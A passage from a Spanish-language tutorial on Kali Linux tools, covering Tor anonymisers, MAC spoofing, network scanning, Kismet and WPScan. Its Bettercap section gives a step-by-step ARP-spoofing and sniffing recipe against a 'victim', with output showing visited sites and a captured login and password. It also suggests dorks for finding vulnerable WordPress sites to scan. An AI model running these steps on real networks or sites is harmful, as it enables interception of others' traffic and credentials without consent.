ago 18 23:31:36 R3LI4NT systemd[1]: Reloading Anonymizing overlay network for TCP (multi-instance-master).
ago 18 23:31:36 R3LI4NT systemd[1]: Reloaded Anonymizing overlay network for TCP (multi-instance-master).
```

Acerca de otras opciones:

```
└─(root㉿R3LI4NT)-[~/home/whoami/kali-anonsurf]
  └─# anonsurf

Parrot AnonSurf Module
Usage:
  └─[root@R3LI4NT]-[~/home/whoami/kali-anonsurf]
    └─$ anonsurf {start|stop|restart|change|status}

  start - Start system-wide anonymous
          tunneling under TOR proxy through iptables
  stop - Reset original iptables settings
         and return to clear navigation
  restart - Combines "stop" and "start" options
  change - Changes identity restarting TOR
  status - Check if AnonSurf is working properly
  myip - Show your current IP address
  ----[ I2P related features ]----
  starti2p - Start i2p services
  stopi2p - Stop i2p services
```

TORHOST

TorGhost es un script de anonimización, redirige todo el tráfico de Internet a través del proxy SOCKS5 tor. Las solicitudes de DNS también se redirigen a través de tor, evitando así DNSLeak. Deshabilita los paquetes inseguros que salen del sistema, algunos paquetes como la solicitud de ping pueden comprometer la identidad, y por ende, este script se encarga automáticamente de no filtrar ningún ping.

La filtración DNS puede resultar relativamente grave ya que las fugas permite que nuestro proveedor de internet (ISP) pueda rastrear nuestros datos de navegación como que páginas visitamos, nuestra ubicación mediante la IP, entre otras.

Instalación y uso:

TorGhost es caracterizado por ser un script fácil de instalar. Primeramente, clonamos el repositorio con el siguiente comando:

```
git clone https://github.com/SusmithKrishnan/torghost
```

```
(root@R3LI4NT)-[~/home/whoami/Scripts]
└# git clone https://github.com/SusmithKrishnan/torghost
Clonando en 'torghost'...
remote: Enumerating objects: 236, done.
remote: Counting objects: 100% (30/30), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 236 (delta 10), reused 14 (delta 4), pack-reused 206
Recibiendo objetos: 100% (236/236), 67.81 KiB | 217.00 KiB/s, listo.
Resolviendo deltas: 100% (120/120), listo.

(root@R3LI4NT)-[~/home/whoami/Scripts]
└# cd torghost

(root@R3LI4NT)-[~/home/whoami/Scripts/torghost]
└# ls
build.sh LICENSE readme.md requirements.txt torghost.py
```

Entramos en el directorio y le concedemos permisos:

```
cd torghost && chmod +x build.sh
```

Seguidamente, continuamos con su instalación:

```
./build.sh
```

```
bash build.sh
```



En caso de que el primero no funcione

Volvemos a darle permisos pero esta vez al archivo python:

```
chmod +x torghost.py
```

Por último, ejecutamos el script:

```
python3 torghost.py
```

-s Iniciar Torghost
-r Solicitar un nuevo nodo de salida
-x Detener Torghost
-h Buscar ayuda
-u Buscar actualizaciones



```
root@R3LI4NT:~/home/whoami/Scripts/torghost]
# python3 torghost.py
[23:07:46] Checking for update ...
3.1.1
[23:07:47] Torghost is up to date!

[ 3.1.1 - github.com/SusmithKrishnan/torghost

Torghost usage:
-s --start      Start Torghost
-r --switch     Request new tor exit node
-x --stop       Stop Torghost
-h --help        print(this help and exit)
-u --update     check for update
```

Poner en marcha torghost:

```
python3 torghost.py -s
```


```
# python3 torghost.py -s
[23:16:13] Always check for updates using -u option
[23:16:13] Writing torcc file
[done]
[23:16:13] Configuring DNS resolv.conf file...
[done]
[23:16:13] Stopping tor service
[done]
[23:16:13] Starting new tor daemon
[done]
[23:16:13] setting up iptables rules
[done]
[23:16:14] Fetching current IP...
[23:16:14] CURRENT IP : 192.42.116.26
```

Verificamos nuestra IP:

curl ifconfig.me



```
(root@R3LI4NT)-[/home/whoami/Scripts/torghost]
# curl ifconfig.me
192.42.116.26
```



Cambiar a otra dirección IP:

python3 torghost.py -r



```
# python3 torghost.py -r
[23:31:00] Please wait...
[23:31:07] Requesting new circuit...
[done]
[23:31:08] Fetching current IP...
[23:31:08] CURRENT IP : 45.151.167.11

---(root@R3LI4NT)-[/home/whoami/Scripts/torghost]
---# curl ifconfig.me
45.151.167.11
```

Detener Torghost y reestablecer la IP:

python3 torghost.py -x

```
[# python3 torghost.py -x
[23:34:50]STOPPING torghost
[23:34:50] Flushing iptables, resetting to default
```

MACCHANGER

Macchanger es una herramienta que como su nombre lo indica, sirve para cambiar/manipular direcciones MAC de cada interfaz de red.

Instalación y uso:

Esta herramienta viene preinstalada en Kali Linux y soporta otras distribuciones, pero si deseamos instalarla solo hace falta ejecutar el siguiente comando en la terminal:

```
sudo apt-get install macchanger
```

Para conocer nuestra interfaz de red es necesario abrir la terminal e introducir:

```
iwconfig
```

```
[root@R3LI4NT ~]# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11  ESSID:"Unknown"
        Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off

        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:5   Missed beacon:0
```

Lo siguiente es conocer nuestra MAC original:

```
macchganger -s wlan0
```

Imprimir la dirección MAC

Interfaz

```
[root@R3LI4NT ~]# macchanger -s wlan0
Current MAC: 50:2b:
```

Antes de cambiar la dirección MAC de un dispositivo es necesario desactivar la interfaz de red:

```
sudo ifconfig wlan0 down
```

Luego de reconocer nuestra MAC e interfaz solo queda por cambiar la MAC por una falsa:

```
macchanger -m 00:01:02:03:04:05 wlan0
```

```
(root💀 R3LI4NT) - [~/home/whoami]
# macchanger -m 00:01:02:03:04:05 wlan0
Current MAC: 50:2b:██████████
Permanent MAC: 50:2b:██████████
New MAC: 00:01:02:03:04:05 (3COM CORPORATION)
```

Si quisiéramos cambiarla por una dirección aleatoria:

```
macchanger wlan0 -r
```

```
(root💀 R3LI4NT) - [~/home/whoami]
# macchanger wlan0 -r
Current MAC: 00:01:02:03:04:05 (3COM CORPORATION)
Permanent MAC: ██████████
New MAC: 26:e7:e2:95:54:9a
```

Por último, solo quedaría activar nuevamente la interfaz de red:

```
sudo ifconfig wlan0 up
```

Si volvemos a chequear nuestra dirección MAC:

```
(root💀 R3LI4NT) - [~/home/whoami]
# macchanger -s wlan0
Current MAC: 26:e7:e2:95:54:9a (unknown)
```

Restablecer la dirección MAC a la original:

```
macchanger -p wlan0
```

```
(root💀 R3LI4NT) - [~/home/whoami]
# macchanger -p wlan0
Current MAC: 26:e7:e2:95:54:9a
Permanent MAC: 50:2b:██████████
New MAC: 50:2b:██████████
```


ANGRY IP SCANNER

Angry IP Scanner es una herramienta para escanear las direcciones IP y puertos de los dispositivos que están conectados al router, debo añadir que es de código abierto.

Instalación y uso:

Es muy fácil de instalarlo, lo primero es ir a su web oficial y descargar el paquete DEB correspondiente.

Descargar: <https://angryip.org/download/#linux>




Abrimos la terminal y en el directorio donde se descargo el paquete lo instalamos con el gestor dpkg:

```
dpkg -i ipscan_3.7.6_amd64.deb
```

```
(root@R3LI4NT:~/home/whoami/Descargas]
# ls
ipscan_3.7.6_amd64.deb

[root@R3LI4NT:~/home/whoami/Descargas]
# dpkg -i ipscan_3.7.6_amd64.deb
(Leyendo la base de datos ... 274243 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar ipscan_3.7.6_amd64.deb ...
Desempaquetando ipscan (3.7.6) sobre (3.7.6) ...
Configurando ipscan (3.7.6) ...
Procesando disparadores para kali-menu (2021.2.3) ...
Procesando disparadores para desktop-file-utils (0.26-1) ...
Procesando disparadores para mailcap (3.69) ...)
```

Ahora debemos de buscarlo en el apartado de aplicaciones:




Por último, le damos al botón "Comenzar" y esperamos a que realice el escaneo:

Rango IP de inicio y finalización

- ● = Host activo
- = Host inactivo

IP	Ping	Nombre del equipo	Puertos [3+]
192.168.1.1	90 ms	[n/a]	80
192.168.1.2	333 ms	[n/a]	[n/a]
192.168.1.3	[n/a]	[n/s]	[n/s]
192.168.1.4	[n/a]	[n/s]	[n/s]
192.168.1.5	60 ms	[n/a]	[n/a]
192.168.1.6	[n/a]	[n/s]	[n/s]
192.168.1.7	[n/a]	[n/s]	[n/s]
192.168.1.8	0 ms	[n/a]	[n/a]
192.168.1.9	[n/a]	[n/s]	[n/s]
192.168.1.10	[n/a]	[n/s]	[n/s]
192.168.1.11	[n/a]	[n/s]	[n/s]
192.168.1.12	[n/a]	[n/s]	[n/s]
192.168.1.13	[n/a]	[n/s]	[n/s]

Angry ofrece múltiples opciones, entre ellas Geolocalizador IP, Ping, Whois, Navegador Web (login), FTP, Telnet, Trace route, SSH.



KISMET

Kismet es un programa de Linux que permite detectar y rastrear intrusiones en una red de wifi inalámbrica (WLANs) mediante tarjetas wireless estándar 802.11a, 802.11g y 802.11b. Esta herramienta también es utilizada para Wardriving, es decir, una técnica que consiste en buscar redes inalámbricas Wi-Fi (APs) que están a nuestro alrededor desde un vehículo. Kismet funciona con la tarjeta en modo monitor y los paquetes capturados son guardados en un archivo de salida.

Instalación y uso:

Para instalar kismet ejecutar el siguiente comando:

```
sudo apt-get install kismet
```

Iniciamos la herramienta y le indicamos la tarjeta que vamos a utilizar:

```
kismet server -c wlan0
```


Fuente a capturar

Interfaç

Está siendo ejecutado en modo servidor, por lo tanto nos devuelve una dirección **http** para administrar las redes y ver la información de forma más ordenada.


<http://localhost:3501>

Luego de conectarnos a nuestro localhost nos saldrá la siguiente ventana donde muestra las redes Wi-Fi y los dispositivos cercanos:




Si es la primera vez que ejecutan kismet les pedirá que ingresen un usuario y contraseña.

Con clic izquierdo obtenemos información de un dispositivo o red en específico:



Las "Data Sources" capturan información por la interfaz indicada, y la opción "Hop" es salto de canal en canal cada 5 segundos.



Los filtros o registros permite situarse en un determinado dispositivo o punto de acceso:

Name	Type	Phy	Crypto	Signal	Channel	Data	Packets	Clients	BSSID	QBSS Chan Usage	QBSS Users
Wi-Fi AP	IEEE802.11	WPA2-PSK	-85	11	0 B	<div style="width: 100%;">.....</div>	2	<div style="background-color: #e0e0e0;">[redacted]</div>	n/a	n/a	
Wi-Fi AP	IEEE802.11	WPA2-PSK	-85	9	0 B	<div style="width: 100%;">.....</div>	0	<div style="background-color: #e0e0e0;">[redacted]</div>	n/a	n/a	
Wi-Fi AP	IEEE802.11	Open	-73	1	0 B	<div style="width: 100%;">.....</div>	23	<div style="background-color: #e0e0e0;">[redacted]</div>	n/a	n/a	

Al hacer clic izquierdo en una red de wifi, las direcciones MACs están asociadas a un dispositivo conectado (cliente), de este modo, conseguimos identificarlo:

Responded SSIDs

SSID: [redacted]

Encryption: WPA2 WPA2-PSK AES-CCM

MFP: Unavailable

First Seen: Sep 04 2021 23:51:12

Last Seen: Sep 05 2021 00:13:12

Max. Rate: 54 mbit

Associated Clients

- Client 00
- Client 0C
- Client 34
- Client F0

Client [redacted]

Client Info

Name: [redacted]

Type: Wi-Fi Device

Manufacturer: LG Electronics (Mobile Communications)

First Connected: Sep 04 2021 23:50:15

Last Connected: Sep 05 2021 00:22:55

Data: 0 B

Retried Data: 1.05 KB

Client [redacted]

Client Info

Name: [redacted]

Type: Wi-Fi Device

Manufacturer: Samsung Electronics Ltd

View Client Details

BETTERCAP

Bettercap es la nueva versión mejorada de Ettercap, es capaz de realizar varios tipos de ataques MITM contra una red IPv4 y IPv6, manipular el tráfico HTTP, HTTPS y TCP en tiempo real. También es capaz de realizar ataques de desautenticación, Bluetooth Low Energy, PMKID y obtener el handshake de clientes que usan protocolo WPA y WPA2. Cabe destacar que Bettercap incorpora un sniffer capaz de conseguir credenciales de usuario de forma rápida y fácil.

Instalación y uso:

Ejecutar los siguientes comandos en forma ordenada:

1- sudo apt-get install build-essential ruby-dev libpcap-dev

2- apt-get update

3- apt-get install bettercap

Iniciar bettercap según la interfaz de red:

bettercap -iface wlan0

```
(root@R3LI4NT):[/home/whoami]
# bettercap -iface wlan0
bettercap v2.32.0 (built for linux amd64 with go1.15.15) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.8 » [22:51:27] [sys.log] [war] Could not find mac for 192.168.1.1
192.168.1.0/24 > 192.168.1.8 » ■
```

El menú de ayuda mostrará todos los módulos disponibles y cuales están en ejecución:

```
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
    gps > not running
    hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
```

help

```
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
```

Empezaremos por lo más sencillo, un monitoreo de conexión en dónde revelaremos todos los dispositivos que se encuentren conectados a nuestra red y que páginas visita.

Módulo NET.PROBE ➔

Al activarlo, envía diferentes tipos de solicitudes de sonda a cada IP en la subred para que el módulo `net.recon` los detecte.

Dispositivos conectados.
Total: 4 sin el router.

`net.probe on`

```
192.168.1.0/24 > 192.168.1.8 » net.probe on
[22:04:36] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.8 » [22:04:36] [endpoint.new] endpoint 192.168.1.1 detected as
(Zyxel Communications Corporation).
192.168.1.0/24 > 192.168.1.8 » [22:04:36] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.8 » [22:04:36] [endpoint.new] endpoint 192.168.1.2 detected as
(TCT mobile ltd).
192.168.1.0/24 > 192.168.1.8 » [22:04:37] [endpoint.new] endpoint 192.168.1.7 detected as
(Liteon Technology Corporation).
192.168.1.0/24 > 192.168.1.8 » [22:04:38] [endpoint.new] endpoint 192.168.1.4 detected as
(Xiaomi Communications Co Ltd).
192.168.1.0/24 > 192.168.1.8 » [22:04:46] [endpoint.new] endpoint 192.168.1.6 detected as
(Xiaomi Communications Co Ltd).
```

Módulo TICKER ➔

Mostrar información de los dispositivos detectados de forma ordenada.

`ticker on`

IP Seen	MAC	Name	Vendor	Sent	Recv'd
192.168.1.8 21:54:12	wlan0	Tenda Technology Co.,Ltd.Dongguan branch	0 B	0 B	
192.168.1.1 22:20:23		Zyxel Communications Corporation	7.3 kB	12 kB	
192.168.1.2 22:20:28		TCT mobile ltd	91 kB	11 kB	
192.168.1.4 22:20:32		Android.local Xiaomi Communications Co Ltd	80 kB	21 kB	
192.168.1.6 22:20:28		Android.local Xiaomi Communications Co Ltd	17 kB	11 kB	
192.168.1.7 22:19:24		Liteon Technology Corporation	11 kB	11 kB	

Módulo ARP.SPOOF ➔

Falsifica hosts seleccionados en la red utilizando paquetes ARP diseñados para realizar un ataque MITM.

`set arp.spoof.targets *IP local*`

IP del objetivo

```
192.168.1.0/24 > 192.168.1.8 » set arp.spoof.targets 192.168.1.6
```

Activamos el módulo mencionado anteriormente:

```
arp.spoof on
```

```
192.168.1.0/24 > 192.168.1.8 » arp.spoof on
192.168.1.0/24 > 192.168.1.8 » [22:41:46] [sys.log] [inf] arp.spoof starting net.recon as a requirement for
arp.spoof
192.168.1.0/24 > 192.168.1.8 » [22:41:46] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.1.0/24 > 192.168.1.8 » }[22:41:46] [endpoint.new] endpoint 192.168.1.6 detected as 34:lc:f0:26:d5:d1
(Xiaomi Communications Co Ltd).
```

Módulo NET.SNIFF ➔

Rastreador de paquetes de red, es capaz de analizar varios protocolos importantes para recolectar credenciales.

```
set net.sniff.verbose false
```

El modo "verbose" se desactiva para no generar alertas, ya que solo queremos capturar paquetes que genere nuestra máquina víctima.

```
set net.sniff.local true
```

Para analizar e imprimir paquetes generados por la máquina, tenemos que definir el valor como verdadero.

Comenzar analizar el tráfico de red:

```
net.sniff on
```

```
192.168.1.0/24 > 192.168.1.8 » [23:54:45] [net.sniff.https] sni 192.168.1.6 > https://twitter.com
192.168.1.0/24 > 192.168.1.8 » [23:54:49] [net.sniff.https] sni 192.168.1.6 > https://www.amazon.com
192.168.1.0/24 > 192.168.1.8 » [23:54:49] [net.sniff.https] sni 192.168.1.6 > https://www.amazon.com
192.168.1.0/24 > 192.168.1.8 » [23:54:53] [net.sniff.https] sni 192.168.1.6 > https://www.youtube.com
192.168.1.0/24 > 192.168.1.8 » [23:54:53] [net.sniff.https] sni 192.168.1.6 > https://www.youtube.com
192.168.1.0/24 > 192.168.1.8 » [23:54:58] [net.sniff.https] sni 192.168.1.6 > https://hackxcrack.net
192.168.1.0/24 > 192.168.1.8 » [23:54:58] [net.sniff.https] sni 192.168.1.6 > https://hackxcrack.net
192.168.1.0/24 > 192.168.1.8 » [23:55:03] [net.sniff.https] sni 192.168.1.6 > https://user-images.githubusercontent.com
192.168.1.0/24 > 192.168.1.8 » [23:55:03] [net.sniff.https] sni 192.168.1.6 > https://github.githubassets.com
192.168.1.0/24 > 192.168.1.8 » [23:55:03] [net.sniff.https] sni 192.168.1.6 > https://github.githubassets.com
192.168.1.0/24 > 192.168.1.8 » [23:55:03] [net.sniff.https] sni 192.168.1.6 > https://avatars.githubusercontent.com
192.168.1.0/24 > 192.168.1.8 » [23:55:03] [net.sniff.https] sni 192.168.1.6 > https://avatars.githubusercontent.com
192.168.1.0/24 > 192.168.1.8 » [23:55:03] [net.sniff.https] sni 192.168.1.6 > https://avatars.githubusercontent.com
192.168.1.0/24 > 192.168.1.8 » [23:55:03] [net.sniff.https] sni 192.168.1.6 > https://avatars.githubusercontent.com
192.168.1.0/24 > 192.168.1.8 » [23:55:03] [net.sniff.mdns] mdns 192.168.1.2 : PTR query for _googlecast._tcp.local
192.168.1.0/24 > 192.168.1.8 » [23:55:03] [net.sniff.mdns] mdns 192.168.1.2 : PTR query for _233637DE._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.8 » [23:55:15] [net.sniff.https] sni 192.168.1.6 > https://gmail.com
192.168.1.0/24 > 192.168.1.8 » [23:55:15] [net.sniff.https] sni 192.168.1.6 > https://gmail.com
192.168.1.0/24 > 192.168.1.8 » [23:55:16] [net.sniff.https] sni 192.168.1.6 > https://www.google.com
192.168.1.0/24 > 192.168.1.8 » [23:55:16] [net.sniff.https] sni 192.168.1.6 > https://www.google.com
192.168.1.0/24 > 192.168.1.8 » [23:55:16] [net.sniff.https] sni 192.168.1.6 > https://mail.google.com
192.168.1.0/24 > 192.168.1.8 » [23:55:16] [net.sniff.https] sni 192.168.1.6 > https://mail.google.com
192.168.1.0/24 > 192.168.1.8 »
```

Páginas que visita la víctima

Capturar credenciales (Sniffing)

Este ataque, realizado anteriormente con Ettercap, consiste en colocarse en medio de la transmisión de datos entre dos máquinas que conforman la red. El objetivo principal del espionaje es capturar credenciales que corren por la red. En la actualidad aún existen páginas con el protocolo HTTP, y algunas de ellas pertenecen al gobierno.

Poniendo en práctica lo aprendido, activamos los siguientes módulos ya mencionados:

1- bettercap -iface wlan0

2- net.probe on

Módulo NET.SHOW



Este módulo lee y reconoce la tabla ARP del sistema para detectar nuevos hosts en la red.

3- net.show



192.168.1.0/24 > 192.168.1.8 » net.show							
IP	MAC	Name	Vendor	Sent	Recv	Seen	
192.168.1.8	[REDACTED]	wlan0	Tenda Technology Co.,Ltd.Dongguan branch	0 B	0 B	01:20:53	
192.168.1.1	[REDACTED]	gateway	Zyxel Communications Corporation	21 kB	6.2 kB	01:20:53	
192.168.1.2	[REDACTED]		TCT mobile ltd	890 B	184 B	01:21:11	
192.168.1.4	[REDACTED]		Xiaomi Communications Co Ltd	240 B	184 B	01:21:06	
192.168.1.6	[REDACTED]		Xiaomi Communications Co Ltd	240 B	184 B	01:21:07	
192.168.1.7	[REDACTED]		Liteon Technology Corporation	72 kB	184 B	01:21:11	

Parámetro ARP.SPOOF.FULLDUPLEX



Si es verdadero, los objetivos y la puerta de enlace serán atacados; de ser falso, solo el objetivo. Si el enrutador tiene protecciones de suplantación de identidad ARP, hará que el ataque falle.

4- set arp.spoof.fullduplex true

Lo siguiente será establecer la IP del objetivo:

5- set arp.spoof.targets *IP*

Iniciar el ARP spoofer:

6- arp.spoof on

Parámetro NET.SNIFF.LOCAL



Si es verdadero, considerará los paquetes desde/hacia esta computadora, de lo contrario, los omitirá. Esto significa que todos los datos se están transfiriendo desde nuestra computadora u otra.

7- set net.sniff.local true

Por último, encender el olfateo y capturar los paquetes:

8- net.sniff on

```
192.168.1.0/24 > 192.168.1.8 » [00:16:30] [net.sniff.http.request] http 192.168.1.6 POST sube.educafin.com/Login.php?ret_link=%2F&type=notLogged&ccsForm=Login
POST /Login.php?ret_link=%2F&type=notLogged&ccsForm=Login HTTP/1.1
Host: sube.educafin.com
Origin: http://sube.educafin.com
User-Agent: Mozilla/5.0 (Linux; Android 10) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.164 Mobile Safari/537.36
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Content-Length: 60
Accept-Encoding: gzip, deflate
Connection: keep-alive
Accept-Language: es-US,es-419;q=0.9,es;q=0.8
Referer: http://sube.educafin.com/Login.php?ret_link=%2F&type=notLogged
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Cookie: PHPSESSID=hv1i8nvs5ibr9inbc5fkpgfm3
login=Test&password=admin123&Button_DoLogin=Iniciar sesión
```



Una vez que la víctima introduzca los datos, inmediatamente nos llegará a la terminal.

WPSCAN

WPScan es una importante herramienta que los profesionales de la seguridad y desarrolladores de sitios webs pueden usar para escanear sitios de WordPress en busca de vulnerabilidades y mejorar su seguridad contra terceros malintencionados.

Esta herramienta es capaz de encontrar usuarios y contraseñas débiles, problemas en la configuración de seguridad, plugins y temas utilizados. Cabe destacar que incluye un parámetro de fuerza bruta.

Uso de WPScan:

Al igual que la gran mayoría de herramientas dispone de un comando de ayuda, el siguiente:

```
wpscan --h
```

```
Usage: wpscan [options]
      --url URL

      The URL of the blog to scan
      Allowed Protocols: http, https
      Default Protocol if none provided: http
      This option is mandatory unless update or help or

hh or version is/are supplied
      -h, --help
      --hh
      --version
      -v, --verbose
      --[no-]banner

      Display the simple help and exit
      Display the full help and exit
      Display the version and exit
      Verbose mode
      Whether or not to display the banner
      Default: true
      Output to FILE
      Output results in the format supplied
      Available choices: cli-no-colour, cli-no-color, j

son, cli
      --detection-mode MODE
      Default: mixed
      Available choices: mixed, passive, aggressive

      --user-agent, --ua VALUE
      --random-user-agent, --rua
      --http-auth login:password

      Use a random user-agent for each scan

      -t, --max-threads VALUE
      The max threads to use
      Default: 5
      Milliseconds to wait before doing another web req

uest. If used, the max threads will be set to 1.
      --request-timeout SECONDS
      The request timeout in seconds
      Default: 60
      --connect-timeout SECONDS
      The connection timeout in seconds
```

```
[root@R3LI4NT ~]# wpscan --update
[!] Updating the Database ...
[!] Update completed.
```

Actualizar la base de datos con las últimas vulnerabilidades:

```
wpscan --update
```

Completada la actualización vamos a realizar un escaneo simple para chequear como funciona esta herramienta, para ello he utilizado dorks para facilitar la búsqueda de páginas vulnerables.

Página de dorks: <https://www.exploit-db.com/google-hacking-database>

Se actualiza constantemente

Escaneo básico

El escaneo básico es el modo más simple en que podemos revisar el sitio WordPress, se le considera no intrusivo:

```
wpscan --url www.example.com
```

